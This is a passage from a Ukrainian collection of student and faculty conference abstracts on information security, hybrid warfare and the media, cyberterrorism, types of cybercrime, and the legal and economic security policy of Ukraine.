Указом №47/2017 Президента України від 25 лютого 2017 року було введено в дію Доктрину інформаційної безпеки України, яка визначає національні інтереси в інформаційній сфері, загрози їх реалізації, напрями і пріоритети державної політики. Метою Доктрини є уточнення засад формування та реалізації державної інформаційної політики, насамперед щодо протидії руйнівному інформаційному впливу Російської Федерації в умовах розв'язаної нею гібридної війни [4].

Гібридна війна – термін, що з'явився в кінці XX століття в США, який позначає ведення війни проти будь-якої держави як традиційними (за участю регулярних військових підрозділів, розвідки), так і нетрадиційними способами:

– політичним тиском на міжнародній арені;
– економічним тиском (санкції);
– веденням інформаційної війни (спотворення інформаційного поля, вербування журналістів держави–ворога);
– підривною діяльністю спецслужб на території держави-ворога.

На думку Центру стратегічних і міжнародних досліджень, гібридна війна має наступні загрози для населення:

– традиційні (від використання стандартного зброї);
– нестандартні (від зброї інформаційного, економічного та інших методів);
– тероризм [5].

Серед основних засобів, що застосовуються в процесі гібридної війни, можна відзначити інформаційно-психологічні та інформаційно-комп'ютерні впливи, а також радіоелектронну боротьбу. Сьогодні саме засоби масової інформації відіграють значну роль в укоріненні у свідомості пересічного громадянина терміну «гібридна війна».

На сучасному етапі засоби масової інформації (ЗМІ), зважаючи на суспільну важливість, масовість та доступність, мають величезний вплив на духовні процеси, що відбуваються в суспільстві. Залучаючи громадян до інформаційних відносин, ЗМІ формують певні ціннісно-змістовні моделі для засвоєння суспільством і таким чином змінюють аксіологічну картину соціуму [6].

Ситуація з інформаційною безпекою України характеризується постійним звуженням економічних можливостей її суб'єктів, спадом матеріально-технічної бази. Це призводить до кількісного та якісного погіршення стану книжкових та газетно-журнальних видавництв, телекомунікаційних мереж, ставить діяльність творчих працівників і колективів у залежність від комерційних інтересів і фінансових структур, до поширення в суспільстві небезпечної для його морального і психологічного стану інформації та псевдокультури [7].

Водночас слід зазначити, що формування і зміцнення національної свідомості засобами ЗМІ значною мірою залежить від їх позиції у суспільстві. За умови, якщо засоби масової інформації є незалежними й здатні культивувати, збагачувати загальнодержавні й національні цінності в умовах глобалізованого світу, відтворювати і транслювати історико–культурні традиції, утверджувати національну мову, культуру, що є можливим у демократичному суспільстві, – вони сприяють творенню єдиного інформаційно–культурного простору держави, формуванню духовних основ нації, виступають дієвим інструментом консолідації суспільства в єдину національну спільноту [8, с. 75].

ЗМІ є найзручнішим та найрозповсюдженішим каналом поширення інформації у сучасному світі. Сучасний стан інформаційних технологій зробив можливим одночасне сприйняття однакової інформації в режимі on–line. У своїй діяльності ЗМІ повною мірою користуються свободою слова, як одним із базових здобутків демократичного устрою [9]. Зазначена свобода повинна урівноважуватися свободою вибору споживача інформації та правовою відповідальністю за зловживання свободою слова. Факторами, що найбільше впливають на діяльність ЗМІ, на сучасному етапі є: правова регламентація їх статусу, комерційний характер їх діяльності, політика власників та вплив з боку держави. Останні два фактори може бути використано в інтересах забезпечення інформаційної безпеки держави.

ЗМІ є не просто суб’єктами впливу на масову свідомість, але й ключовим інструментом, за допомогою якого проходить безпосереднє її формування. Засоби масової інформації, повинні виконувати функції посередника між джерелами інформації – органами державної влади, громадськими організаціями, політичними партіями, та її споживачами – громадянами [9].

На сучасному етапі для суспільства характерна криза інформаційної культури, яка провокується переважанням у сучасних ЗМІ деструктивних публікацій (програм, передач) над конструктивними і нейтральними. У телерадіоефірі та на шпальтах друкованих ЗМІ присутня інформація, що компрометує владу і власну країну в очах громадян, створює неконструктивне та неадекватне уявлення про Україну, її повсякденне життя і перспективи розвитку [6].

Таким чином, гібридна війна представляє собою найвищий ступінь інформаційного протиборства, спрямований на розв'язання суспільно-політичних, ідеологічних, національних, територіальних конфліктів між державами, народами, націями та соціальними групами шляхом широкомасштабної реалізації засобів і методів інформаційної зброї. Слід зазначити, діяльність ЗМІ в умовах гібридної війни із забезпечення інформаційної безпеки держави слід розглядати не лише з погляду необхідності протидії їх можливій протиправній діяльності, але й використання їх можливостей для формування національного інформаційного простору, який адекватно відображатиме національні інтереси України.

Список використаних джерел:

1. Інформаційна безпека [Електронний ресурс]. — Режим доступу:ukr.vipreshebnik.ru/entsiklopedia/55–i/1943–informatsija–bezpeka.html.
2. Щербина В.М.Інформаційне забезпечення економічної безпеки підприємств та установ / В.М. Щербина // Актуальні проблеми економіки . – 2006. – №10. – С.220–221.
3. Ліпкан В.А.,Максименко Ю.Є., Желіховський В.М. Інформаційна безпека в умовах євроінтеграції: Навчальний посібник. – К.: КНТ,2006.– 280с.
4. Указ Президента України №47/2017 Про рішення Ради національної безпеки від 29 грудня 2016 року «Про Доктрину інформаційної безпеки» [Електронний ресурс]. — Режим доступу : http://www.president.gov.ua/documents/472017–21374
5. Что такое гибридная война? [Електронний ресурс]. — Режим доступу: http://www.aif.ru/dontknows/file/chto_takoe_ gibridnaya_voyna
6. Роль засобів масової інформації у житті держави. Загальний рівень розвитку та видове розмаїття. Проблеми політичної підпорядкованості, корпоратизації інтересів у ЗМІ. Провідні ЗМІ, їх політична і соціальна спрямованість, тираж, географія впливу. [Електронний ресурс] / Режим доступу: http://bookster.com.ua/seminars/question/1438
7. Засоби масової інформації і державна інформаційна політика. [Електронний ресурс] / Режим доступу: http://radnuk.info/pidrychnuku/439–aristova/6207–43.html
8. Лизанчук В. Феномен невмирущості нації// Наукові записки АН ВШ України.– 2004.– Вип.6, 9–29.– С.74–81.
9. Остроухов В.В. Засоби масової інформації та неурядові організації як засіб впливу на інформаційний простір [Електронний ресурс] / Режим доступу: http://westudents.com.ua/glavy/51952–rozdl–1–zasobi.

Маковоз О. С.
кафедри економіки та фінансів
Харківського національного
університету внутрішніх справ,
кандидат економічних наук, доцент.
Чмирь А. Ю.
студент групи Ф-6-ЗІ-13-1
Харківського національного
університету внутрішніх справ

КІБЕРТЕРОРИЗМ ЯК ЗАГРОЗА ІНФОРМАЦІЙНІЙ БЕЗПЕЦІ

Прискорення процесів глобалізації, розробка та впровадження інноваційних технологій, вплив інформаційної революції та високих технологій обумовлюють появу нових проблем життєдіяльності людства. Серед глобальних проблем сучасності особливої гостроти набуває проблема забезпечення глобальної інформаційної безпеки для підтримання миру та уникнення конфліктів.

Проблема інформаційної безпеки має глобальне значення, її вирішенню присвячені праці багатьох зарубіжних та українських дослідників. Серед вітчизняних, наприклад,О. Юдін, якій на протязі багатьох років займається дослідженнями інформаційної безпеки.

Відповідно до законодавства України поняття «інформаційна безпека» має таке визначення: «стан захищеності життєво важливих інтересів людини, суспільства і держави, при якому запобігається нанесення шкоди через: неповноту, невчасність та невірогідність інформації, що використовується; негативний інформаційний вплив; негативні наслідки застосування інформаційних технологій; несанкціоноване поширення, використання, порушення цілісності, конфіденційності та доступності інформації» [1].

До сучасних загроз інформаційній безпеці відносять також кібер-, медіа- та психотероризм як протиправні дії, спрямовані на руйнування життєво важливих інфраструктур, систем управління державою, морального стану суспільства та війська, порушення прав людини[3, с.27].

Національна конференція законодавчих зборів штатів (англ. The National Conference of State Legislatures) визначає кібертероризм наступним чином: використання інформаційних технологій терористичними групами і терористами-одинаками для досягнення своїх цілей. Може включати використання інформаційних технологій для організації та виконання атак проти телекомунікаційних мереж, інформаційних систем і комунікаційної інфраструктури, або обмін інформацією, а також загрози з використанням засобів електрозв'язку. Прикладами можуть служити злом інформаційних систем, внесення вірусів у вразливі мережі, дефейс веб-сайтів, DoS-атаки, терористичні загрози, спричинені електронними засобами зв'язку.

Арсенал комп'ютерних терористів – різноманітні віруси, логічні бомби - команди, вбудовані заздалегідь в програму, що спрацьовують в потрібний момент. Сучасні терористи використовують Інтернет в здебільшого як засіб пропаганди, передачі інформації, а не як нову зброю. Однак можна припускати, що комп'ютерний тероризм сьогодні вже становить реальну загрозу суспільству. В даний час існує досить мало систем, які можна назвати надійно захищеними.

Одним з прикладом вдалої антитерористичної операції можна назвати операцію «Помста» (Афганістан, 2001 р.). Мета спеціалізованих центрів США, відповідальних за проведення інформаційних операцій, полягала у плануванні психологічних кампаній, реагуванні на зміну ситуації, у підтримці інформаційних ресурсів та безпеки військових сил і цивільного населення. «США мали намір нейтралізувати і знищити всю терористичну мережу, яка загрожує Америці і решті цивілізованого світу, – заявив на прес-конференції для міжнародних мас-медіа тодішній держсекретар США К. Пауелл. – Мета операції «Помста» полягала не тільки у боротьбі проти тероризму, а й у переконанні певних режимів, які підтримують політику тероризму в тому, що така стратегія не відповідає їх власним інтересам. США задоволені реакцією світової спільноти та політичних лідерів більшості країн на пропозиції щодо глобальної боротьби з тероризмом».

Здійснювати кібертеракти сьогодні здатна будь-яка з існуючих в даний час терористичних організацій - Ірландська організація ІРА, «Аль-Каїда», баскська організація ЕТА, релігійні рухи типу алжирських або єгипетських фунд аменталістов, чеченські незаконні збройні формування і т.п. Наразі, на прикладі комп'ютерного хробака Стакснет (win32/Stuxnet), що вражає комп'ютери, які працюють на операційній системі Microsoft Windows. Це перший відомий комп'ютерний хробак, що перехоплює і модифікує інформаційний потік між програмованими логічними контролерами марки SIMATIC S7 і робочими станціями SCADA-системи SIMATIC WinCC фірми Siemens. Таким чином, хробак може бути використаний як засіб несанкціонованого збору даних (шпигунства) і диверсій у АСУ ТП промислових підприємств, електростанцій, аеропортів тощо. Важливо зрозуміти, що якщо такий хробак зроблять терористи вони будуть в силах зробити майже будь-яку диверсію або атаку на існуючий комп'ютер.

Міжнародна інформаційна безпека обумовлюється стратегічною спрямованістю інформаційних озброєнь проти найважливіших структур життєдіяльності і функціонування людства, визнання інформаційної зброї як нового глобального виду зброї масового ураження, катастрофічного за наслідками свого застосування, необхідністю створення міжнародного механізму протидії і попередження глобальних інформаційних війн в рамках політичної компетенції ООН, регіональних міжнародних організацій з проблем безпеки та оборони, політичних рішень на національному рівні. Таким чином, проблема кібертероризму є вагомою складовою загальних проблем у сфері інформаційної безпеки і проявом тенденцій нових глобальних викликів і глибинних процесів глобалізації комунікацій.

Список використаних джерел:

1. Закон України «Про Основні засади розвитку інформаційного суспільства в Україні на 2007-2015 роки» [Електронний ресурс] – Режим доступу : http://zakon.rada.gov.ua
2. Міжнародна інформаційна безпека: Сучасні виклики та загрози [Текст]. – К.: Центр вільної преси, 2006. – 916 с.
3. Юдін О.К. Інформаційна безпека держави: Навчальний посібник [Текст] / О.К. Юдін, В.М. Богуш. – Х.: Консум, 2005. – 576 с.

Махницький О.В.
старший викладач кафедри
економічної та інформаційної безпеки
Дніпропетровський державний
університет внутрішніх справ

КЛАСИФІКАЦІЯ КІБЕРЗЛОЧИНІВ

Прискорений розвиток суспільства, його прагнення до скасування кордонів, інтеграції та глобалізації тягнуть за собою різні наслідки, на жаль, не завжди позитивні. Досягнення науки і техніки, створення всесвітньої мережі Інтернет дозволили злочинності вийти на новий рівень і захопити кіберпростір.

Тепер злочинцеві не потрібен прямий контакт з жертвою і лише кілька людей можуть стати загрозою для кожного користувача «глобальної павутини», великих корпорацій і цілих держав.

Інформаційні технології в глобальному сенсі - це спільний доступ до зберігання та обробки інформації. Сучасне суспільство орієнтоване на величезну кількість інформації, яка доступна і змінюється щохвилини. Фахівці в галузі кримінального правосуддя покладаються на цю інформацію, щоб розслідувати кібер-злочину. Кожен день приносить нові можливості для технологічних досягнень, які можуть допомогти фахівцям у проведенні кримінальних розслідувань. На жаль, ці технологічні досягнення створюють можливості для злочинців у скоєнні злочинів з використанням тієї ж технології, що є частиною повсякденного життя для більшості людей. Фахівцям в галузі кримінального правосуддя необхідно бути завжди в тренді і мати широке розуміння технологій і напрямки їх розвитку. Вони також повинні бути готові до адаптації і розширення їх знань інформаційних технологій для того, щоб залишатися на крок попереду злочинців.

Кібер злочин - це будь-який злочин в електронній сфері, вчинений за допомогою комп'ютерної системи або мережі, або проти них.

Поширені типи кібер злочинів.

Сучасні технології практично невіддільні від нашого повсякденного життя. Проте, злочинці часто використовують уразливості в системі безпеки для вчинення злочинів шляхом використання комп'ютерної техніки. Якщо представники громадськості не обізнані про комп'ютерну безпеку, вони можуть легко стати жертвою інтернет-шахраїв. Нижче наведені найпоширеніші види кібер злочинів

Шахрайство в соціальних мережах.

Шахраї реєструються в соціальних мережах з логінами або адресами електронної пошти та паролями, придбаними незаконним шляхом. Потім вони заходять на сторінки зі списку контактів в якості справжніх користувачів цих акаунтів і вводять в оману пропонуючи купити неіснуючий товар з передоплатою або з проханням допомогти матеріально в зв'язку з несподіваними обставинами. Вони також можуть попросити коди авторизації або паролі від пластикових карт. Після отримання такої інформації зловмисник як правило видаляє аккаунт і знайти його вкрай складно.

Електронний банкінг.

Дуже поширений вид шахрайства, що полягає в тому, що зловмисник надсилає потенційній жертві електронного листа підозрілого змісту, що спонукає жертву відкрити вкладення. В наслідок чого комп'ютер жертви заражається шкідливою програмою, яка щороку збирає персональну інформацію і відправляє її зловмисникові.

Спам в електронній пошті.

В даний час електронна пошта є найпоширенішим каналом зв'язку між родичами, друзями і комерційними партнерами. Шахраї намагаються обдурити жертв усіма можливими засобами, щоб змусити їх зробити грошовий переказ. Найчастіше це неіснуючі благодійні фонди і волонтерські організації.

Соціальні мережі, спільноти-пастки.

Комп'ютерні та інформаційні технології принесли зручність для спільноти, дозволяючи людям з усіх верств суспільства і різних вікових груп отримувати інформацію з Інтернету і більш тісно взаємодіяти з друзями і родичами.

У той же час користувачами мережі все частіше стають діти і підлітки, які заводять нові знайомства з невідомими, знаючи їх тільки по сторінці в соціальних мережах.

Відповідно юні користувачі соціальних мереж, котрі вступають в різні спільноти не можуть знати достовірно, які цілі переслідує творець цієї групи, і до чого призведе тривале спілкування на даній сторінці. До вкрай негативних наслідків можна віднести спілкування підлітків в так званих «групах смерті».

Кібер злочину, пов'язані з онлайн-іграми.

Кібер злочини пов'язані з онлайн-іграми відносяться до таких кримінальних правопорушень як шахрайство. Покупець або Продавець не отримує будь-яких товарів або платежів після того, як оплата була проведена або товар був доставлений на інтернет-платформу.

Неправомірний доступ до комп'ютерної системи.

Злочин передбачає неправомірний доступ до комп'ютерної інформації, якщо це діяння спричинило знищення, блокування, модифікацію або копіювання інформації, порушення роботи ЕОМ, системи ЕОМ або їх мережі в цілому [2].

Інші види кібер злочинів.

Будь-яке інше правопорушення, в електронній сфері, вчинене за допомогою комп'ютерної системи або мережі, або проти них вважається кібер злочином.

Органи влади та представники комерційних фінансових установ регулярно звертаються до громадськості із закликами бути пильними і тим самим уникнути потенційних небезпек кібер злочинів.

Список використаних джерел:

1. On-line журнал «Правознавець» http://pravoved.in.ua/section-kodeks/134-yku/1147-031.html

Мирошниченко В.О.
доцент кафедри економічної та інформаційної безпеки
Дніпропетровський державний університет внутрішніх справ
кандидат технічних наук, доцент

НАЦІОНАЛЬНА ПОЛІТИКА В ГАЛУЗІ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ УКРАЇНИ

Інформація є найціннішим глобальним ресурсом, бо економічний потенціал суспільства визначається у сучасному світі переважно за обсягом його інформаційних ресурсів та рівнем розвитку інформаційної інфраструктури. Відтак, для розбудови потужної держави необхідно створити відкрите для всіх інформаційне суспільство; сприяти використанню інформації і знань для досягнення погоджених на міжнародному рівні цілей розвитку, зокрема тих, що містяться в Декларації тисячоліття ООН.

Одним із головних нормативних актів України у цій сфері є Закон «Про інформацію». Він закріплює право громадян України на інформацію, визначає правові основи інформаційної діяльності. Ґрунтуючись на Декларації про державний суверенітет України та акті проголошення незалежності, закон стверджує інформаційний суверенітет України і визначає правові форми міжнародного співробітництва в галузі інформації [1, с. 1].

Закони України «Про телебачення і радіомовлення» та «Про інформацію» регулюють відносини, що виникають у сфері телевізійного та радіомовлення на

території України, визначають правові, економічні, соціальні, організаційні умови їхнього функціонування, спрямовані на реалізацію свободи слова, прав громадян на отримання повної, достовірної та оперативної інформації, на відкрите й вільне обговорення суспільних питань [2]. Важливим для інформаційного простору є Закон «Про телекомунікації», який визначає повноваження держави щодо управління та регулювання діяльності в цій сфері, а також права, обов'язки й відповідальність фізичних і юридичних осіб, які надають або споживають телекомунікаційні послуги [3].

Однак сучасне інформаційне суспільство перебуває під постійною загрозою отримання недостовірної, а подеколи – шкідливої інформації, її несвоєчасного надходження, промислового шпигунства, комп'ютерної злочинності, тощо [4, 5]. Враховуючи такі небезпечні тенденції світова спільнота здійснює кроки вирішення цієї проблеми. Так Google розширила на весь світ свою послугу фактчекінга - перевірки фактів на достовірність. Тепер в пошуковій видачі і новинному сервісі Google News перевірені факти або матеріали будуть відзначені спеціальним маркуванням. Матеріали в сервісі, які пройшли перевірку адміністраторами, будуть позначені як fact check. У пошуковій видачі під час спроби знайти якийсь факт поряд з посиланнями будуть з'являтися анотації від таких сайтів, як PolitiFact або Snopes, що спеціалізуються на викритті фейків. У них буде повідомлятися, правдивий це факт, або помилковий.

Виданням, що публікуються в Google News, щоб отримати маркування fact check, необхідно використовувати спеціальні інструменти, які надають schema.org, Duke University Reporters Lab і Jigsaw. Також потрібно буде відповідати всім правилам Google News Publisher, призначеним для видавців.

Сьогодні проявом небезпечного характеру інформаційних технологій для України стало фактичне захоплення Росією інформаційного простору Криму, Сходу та Півдня України, що створило передумови для російської окупації АРК та організації збройного конфлікту в Донецькій і Луганській областях. Нині цілеспрямована діяльність Росії дає змогу провокувати напруженість і в інших регіонах, підтримувати антиукраїнські настрої серед власного населення, дискредитувати Україну та виправдовувати свою політику в державах – членах ЄС. Елементом реагування на цю проблему є створення загальнодержавної системи інформаційної (зокрема кібернетичної) безпеки України наступальної спрямованості як з питань захисту суверенітету, так і просування українських національних інтересів. В зв'язку з цим Укази Президента України від 15 березня 2016 року № 96/2016 та від 25 лютого 2017 року № 47/2017 є вкрай актуальними та своєчасними [6, 7]. Вони визначають національні інтереси України в інформаційній сфері, загрози їх реалізації, напрями і пріоритети державної політики в інформаційній сфері та передбачають:

– розробку й удосконалення нормативно-правової бази в сфері інформаційної безпеки, яка нині є фрагментарною та не повною мірою відповідає нагальним потребам;

– створення (визначення) керівного та координаційного органу системи інформаційної безпеки України в структурі державних органів виконавчої влади;

– визначення (уточнення) переліку суб'єктів, які відповідають за стан інформаційної безпеки;

– проведення досліджень та визначення потреб у технічному, фінансовому й кадровому забезпеченні функціонування системи; – активізація заходів у Міністерстві оборони та Генеральному штабі Збройних Сил України зі створення власної системи інформаційної безпеки як складової національної системи інформбезпеки.

До речі, в США, які беззаперечно є демократичною державою, саме Інтернет контролюється досить жорстко. Будь-хто, шукаючи в мережі інформацію негуманного характеру, ризикує потрапити під приціл спецслужб. Так виявляють педофілів, терористів, неофашистів й інших осіб із нестійкою психікою, що становлять потенційну небезпеку для суспільства.

Тим часом національна політика розвитку інформаційного суспільства в Україні ґрунтується на засадах:

– пріоритетності науково-технічного та інноваційного розвитку держави; формування необхідних для цього законодавчих і сприятливих економічних умов;

– всебічного розвитку загальнодоступної інформаційної інфраструктури, інформаційних ресурсів та забезпечення повсюдного доступу до телекомунікаційних послуг та інформаційних комп'ютерних технологій (ІКТ);

– сприяння збільшенню різноманітності та кількості електронних послуг, забезпеченню створення загальнодоступних електронних інформаційних ресурсів; поліпшення кадрового потенціалу;

– посилення мотивації щодо використання ІКТ; широкого впровадження ІКТ в науку, освіту, культуру, охорону здоров'я, охорону навколишнього середовища; забезпечення інформаційної безпеки.

Отже, з усього вищезазначеного можна зробити висновок, що інформаційні технології дуже глибоко ввійшли в наше життя, але задля досягнення інформаційної безпеки на державному рівні потрібні кваліфіковані кадри, які зможуть вирішити поставлені задачі по реалізації Доктрини інформаційної безпеки України.

Список використаних джерел:

1. Про інформацію: Закон України від 1 грудня 2002 року / Верховна Рада України. – Офіц. вид. – К.: Парлам. вид-во, 2002. – 24 с. – (Серія «Закони України»);
2. Про телебачення і радіомовлення: Закон Украї- ни від 12 вересня 2008 року / Верховна Рада України. – Офіц. вид. – К.: Парлам. вид-во, 2008. – 54 с. – (Серія «Закони України»);
3. Про телекомунікації: Закон України від 19 січ- ня 2007 року / Верховна Рада України. – К.: Парлам. вид-во, 2007. – 64 с. – (Серія «Закони України»);

4. Про захист суспільної моралі: Закон України від 20 листопада 2003 року/ Верховна Рада України. – Офіц. вид. – К.: Парлам. вид-во, 2003. – (Серія «Закони України»);
5. Інформаційна безпека суспільства / А. Суббот // Віче. - 2015. - № 8. - С. 29-31 . - Режим доступу: http://nbuv.gov.ua/UJRN/viche_2015_8_7;
6. Указ Президента України від 25 лютого 2017 року № 47/2017 «Про Доктрину інформаційної безпеки України»;
7. Указ Президента України від 15 березня 2016 року № 96/2016 «Про рішення Ради національної безпеки і оборони України від 27 січня 2016 року «Про Стратегію кібербезпеки України».

Михалок О.І.
здобувач вищої освіти, 5 курс, група С-ЮЗ-6113 факультету заочного навчання Дніпропетровського державного університету внутрішніх справ
Рижков Е.В.
науковий керівник, завідувач кафедри економічної та інформаційної безпеки Дніпропетровського державного університету внутрішніх справ, кандидат юридичних наук, доцент

ЗАБЕЗПЕЧЕННЯ ЕКОНОМІЧНОЇ БЕЗПЕКИ УКРАЇНИ

На сьогодні через фінансову кризу та інші економічні проблеми забезпечення економічної безпеки України набирає особливої актуальності. Конституція України (ст.17) проголошує, що найважливішою функцією держави, справою всього Українського народу є забезпечення економічної безпеки України.

Слід зазначити, що забезпечення економічної безпеки – це такий стан взаємодії економіки держави зі світовим господарством, який виключає можливість заподіяння значної шкоди економічним інтересам держави і сприяє динамічному соціально-економічному розвиткові на засадах повноправного партнерства.

Важливим моментом є визначення принципів, які відносять до забезпечення економічної безпеки України, так вчені виділяють:

- законність на всіх етапах забезпечення економічної безпеки;
- баланс економічних інтересів осіб, суспільства та держави;
- взаємну відповідальність щодо забезпечення економічної безпеки осіб, суспільства та держави;

•своєчасність і адекватність заходів, пов'язаних із відверненням загроз і захистом національних економічних інтересів;

•надання пріоритету мирним заходам у вирішенні як внутрішніх, так і зовнішніх конфліктів економічного характеру [2, с.54-55].

Вивчаючи проблему економічної безпеки, в тому числі вплив зовнішніх загроз, необхідно зосередити увагу на виявленні та вивченні дії прямих, первинних факторів економічного забезпечення національної безпеки країни як цілісної економічної системи. У сучасних умовах найбільш вагомими зовнішніми загрозами економічній безпеці України є наступні: високий рівень залежності української економіки, всіх її найважливіших сфер від зовнішньоекономічної кон'юнктури, економічних та політичних рішень інтеграційних угрупувань зарубіжних країн, міжнародних фінансових та торгових організацій, які обмежують економічні інтереси України; посилення залежності України від імпорту багатьох видів продукції, в т.ч. стратегічного значення та продовольчої групи; витіснення зовнішніми компаніями вітчизняних виробників із внутрішнього ринку; дискримінаційні заходи певних зарубіжних країн по відношенню до продукції українських виробників, можливі загрози стосовно енергетичної та транспортної безпеки України [1, с.79].

Окремої уваги у контексті протидії загрозам економічній бездніпеці в країні займає діяльність відповідних підрозділів Національної поліції.

Серед їх завдань, є:

1) участь у формуванні та забезпеченні реалізації державної політики у сфері боротьби із злочинністю, захисту економіки та об'єктів права власності;

2) своєчасне припинення злочинів у сфері економіки та запобігання їм;

3) аналіз, прогнозування криміногенних процесів у сфері економічної діяльності та своєчасне інформування про них керівництва МВС України та інших органів виконавчої влади;

4) виявлення причин і умов, які сприяють учиненню правопорушень у сфері економіки, та вжиття заходів щодо їх усунення [3, с.59].

З метою вдосконалення системи забезпечення економічної безпеки України необхідно сформувати ефективну систему, що повинна здійснюватись шляхом розробки необхідних правових норм, створення відповідних органів державної влади і управління, а також налагодження механізмів контрою за їх діяльністю. Система забезпечення економічної безпеки України повинна охоплювати державне регулювання органів законодавчої, виконавчої, судової влади, правоохоронних органів, суб'єктів господарювання [5, с.138].

Основними елементами механізму забезпечення економічної безпеки повинні бути:

- своєчасний моніторинг стану та розвитку економічної системи національної економіки з метою виявлення реальних та потенційних зовнішніх та внутрішніх загроз у розрізі основних функціонально-структурних компонент економічної безпеки;

- порівняння виявлених загроз із пороговими значеннями з метою їх поділу на небезпечні та особливо критичні;

- вжиття адекватних заходів щодо негайної нейтралізації виявлених особливо небезпечних загроз та вжиття заходів зі сторони держави щодо їх недопущення та попередження [4, с.60].

На нашу думку, необхідним та важливим кроком має стати прийняття Закону України «Про економічну безпеку Україні». На жаль, до сьогодні ще не прийняли такий закон. Вважаємо, що він повинен стати певним орієнтиром у забезпеченні економічної безпеки України та закладе основи економічної безпеки на державному рівні.

Отже, забезпечення економічної безпеки є вкрай гострим питанням та є одним з найважливіших національних пріоритетів. Забезпечення економічної безпеки є гарантом державної незалежності України, умовою її сталого розвитку та зростання добробуту громадян. Основними напрямками у сфері забезпечення економічної безпеки, вважаємо: прийняття Закону України «Про економічну безпеку Україні», удосконалення існуючих правових механізмів щодо управління економічними процесами, залучення громадськості до проведення організаційних заходів з метою їх прозорості.

Список використаних джерел:

1. Бутенко В. М. Забезпечення економічної безпеки України в умовах міжнародної інтеграції// Збірник наукових праць Всеукраїнської науково-практичної конференції. – 2013. – С.78-82.
2. Московець В. І. Економічна безпека і роль держави в забезпеченні інтеграції у світове господарство// Збірник наукових праць Всеукраїнської науково-практичної конференції. – 2013. – С.54-57.
3. Смирнова Е. Г. Система підрозділів ОВС та їх повноваження щодо забезпечення економічної безпеки України [Електронний ресурс] / Е. Г. Смирнова // Наше право. - 2013. - № 12. - С. 58-64.
4. Тимошенко О. В. Система економічної безпеки національної економіки та комплексний механізм її забезпечення [Електронний ресурс] / О. В. Тимошенко // Науковий вісник Міжнародного гуманітарного університету. Серія : Економіка і менеджмент. - 2016. - Вип. 18. - С. 56-61.
5. Шаптала С. М. Щодо вдосконалення державно-правового забезпечення економічної безпеки України в умовах реформування суспільства [Електронний ресурс] / С. М. Шаптала // Право і суспільство. - 2013. - № 2. - С. 134-140.

Міщук А.Р.
здобувач вищої освіти, 5 курс,
група С-ЮЗ-6113 факультету
заочного навчання Дніпропетровського
державного університету внутрішніх
справ
Махницький О.В.
науковий керівник, старший викладач
кафедри економічної та інформаційної
безпеки Дніпропетровський державний
університет внутрішніх справ

НОРМАТИВНО-ПРАВОВЕ РЕГУЛЮВАННЯ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ УКРАЇНИ

В сучасних умовах розвитку інформаційного суспільства активно розвивається інформаційна сфера, яка поєднує в собі інформацію, інформаційну інфраструктуру, зокрема інформаційні мережі, інформаційні відносини між суб'єктами цієї сфери, що складаються у процесі збирання, формування, розповсюдження і використання інформації. Інформаційні відносини займають чільне місце у формуванні інформаційної політики держави, в житті сучасного суспільства, а також в діловому та в особистому житті кожної людини. Це, в свою чергу, обумовлює необхідність розвитку й удосконалення правових засобів регулювання суспільних відносин у сфері інформаційної діяльності.

Нормативно-правове забезпечення інформаційної безпеки України виконує наступні функції:

1. покликана регулювати взаємовідносини між суб'єктами інформаційної безпеки, визначати їх права, обов'язки та відповідальність;
2. нормативно забезпечує дії суб'єктів інформаційної безпеки на всіх рівнях, а саме - людини, суспільства, держави;
3. встановлює порядок застосування різних сил і засобів забезпечення інформаційної безпеки.

Складність законодавчого регулювання суспільних відносин у цій сфері пов’язана, зокрема, з тим, що об’єктами такого забезпечення одночасно є особистість, суспільство та держава, інтереси яких збігаються лише частково.

Якщо правове забезпечення інформаційної безпеки особистості знаходиться під контролем як державних органів, так і міжнародних правозахисних організацій, то регламентація державної безпеки в інформаційній сфері, в основному, залишається справою самої держави. З одного боку, інформаційна безпека розглядається з точки зору організації захисту населення від впливу не правдивої інформації, а також її захисту, насамперед таємної, комерційної, з обмеженим доступом; з другого –

розкривається актуальність питання захисту інформаційно- комунікаційних систем, які знаходяться під контролем держави.

За роки незалежності в Україні закладено законодавчі основи системи забезпечення інформаційної безпеки, зокрема було напрацьовано великий масив нормативно-правових актів, де визначені основні повноваження державних органів в інформаційній сфері, по-перше це: основні положення про інформаційну безпеку містяться у статті 17 Конституції України, в якій зазначено, що забезпечення інформаційної безпеки належить до числа найважливіших функцій держави, є справою всього Українського народу[1, ст.17].

По-друге: Закон України «Про інформацію», в якому вказано, що до головних напрямків державної інформаційної політики належить забезпечення інформаційної безпеки України. В даному Законі також вказано, що така діяльність має здійснюватися в інтересах національної безпеки, забезпечення громадського порядку, охорони здоров'я населення, запобігання розголошенню інформації, одержаної конфіденційно тощо [2, ст. 3, 6]. Та інші акти національного законодавства, які регламентують діяльність державних органів, організацій і громадян в інформаційній сфері, встановлюють повноваження державних органів щодо забезпечення інформаційної безпеки України. До них відноситься: «Про основи національної безпеки України», «Про державну таємницю», «Про надзвичайний стан», «Про публічний доступ до інформації», «Про Концепцію Національної програми інформатизації», «Про радіочастотний ресурс», «Про телекомунікації», «Про захист інформації в інформаційно-телекомунікаційних системах», тощо.

На жаль, на недосконаліть правових норм щодо забезпечення інформаційної безпеки впливає те, що такі норми мають лише декларативний характер, а також деяка невизначенність основних понять та порушення єдності термінології. Насамперед, це стосується базового терміну «інформаційна безпека» [3, с.4].

На нашу думку, для належного правового забезпечення інформаційної безпеки необхідно, насамперед, розробити та прийняти Закон «Про інформаційну безпеку», в рамках якого встановити правові основи її забезпечення, конкретизувати функції та повноваження державних органів, громадських організацій та безпосередньо громадян, а також регламентувати порядок та процедуру їх взаємодії, при прийнтятті данного Закону необхідно врахувати та дослідити хоча б основні положення, щоб даний Закон не мав дискусійного характеру в рамках інших нормативно-правових актів.

Отже, аналізуючи вищевикладене можна дійти висновків, що сучасне законодавство щодо інформаційної безпеки необхідно вдосконалювати та посилювати, задля цілісності та єдності такої безпеки в державі.

Список використаних джерел:

1. Конституція України від 28.06.1996 №254к/96-ВР: [Електронний ресурс]. – Режим доступу: http://zakon3.rada.gov.ua/laws/show/ 254к/96-вр

2. Закон України «Про інформацію» від 02.10.1992 № 2657-XII: [Електронний ресурс]. – Режим доступу: http://zakon3.rada.gov.ua/laws/show/2657-12
3. Алямкін Р. В. Правове забезпечення національної інформаційної безпеки / Р. В. Алямкін, М. П. Федорін // Наукові записки Інституту законодавства Верховної Ради України. - 2013. - № 4. - С. 91-96.

Нароган В. В.
здобувач наукового ступеня доктора
філософії (кандидата наук)
кафедри економічної безпеки
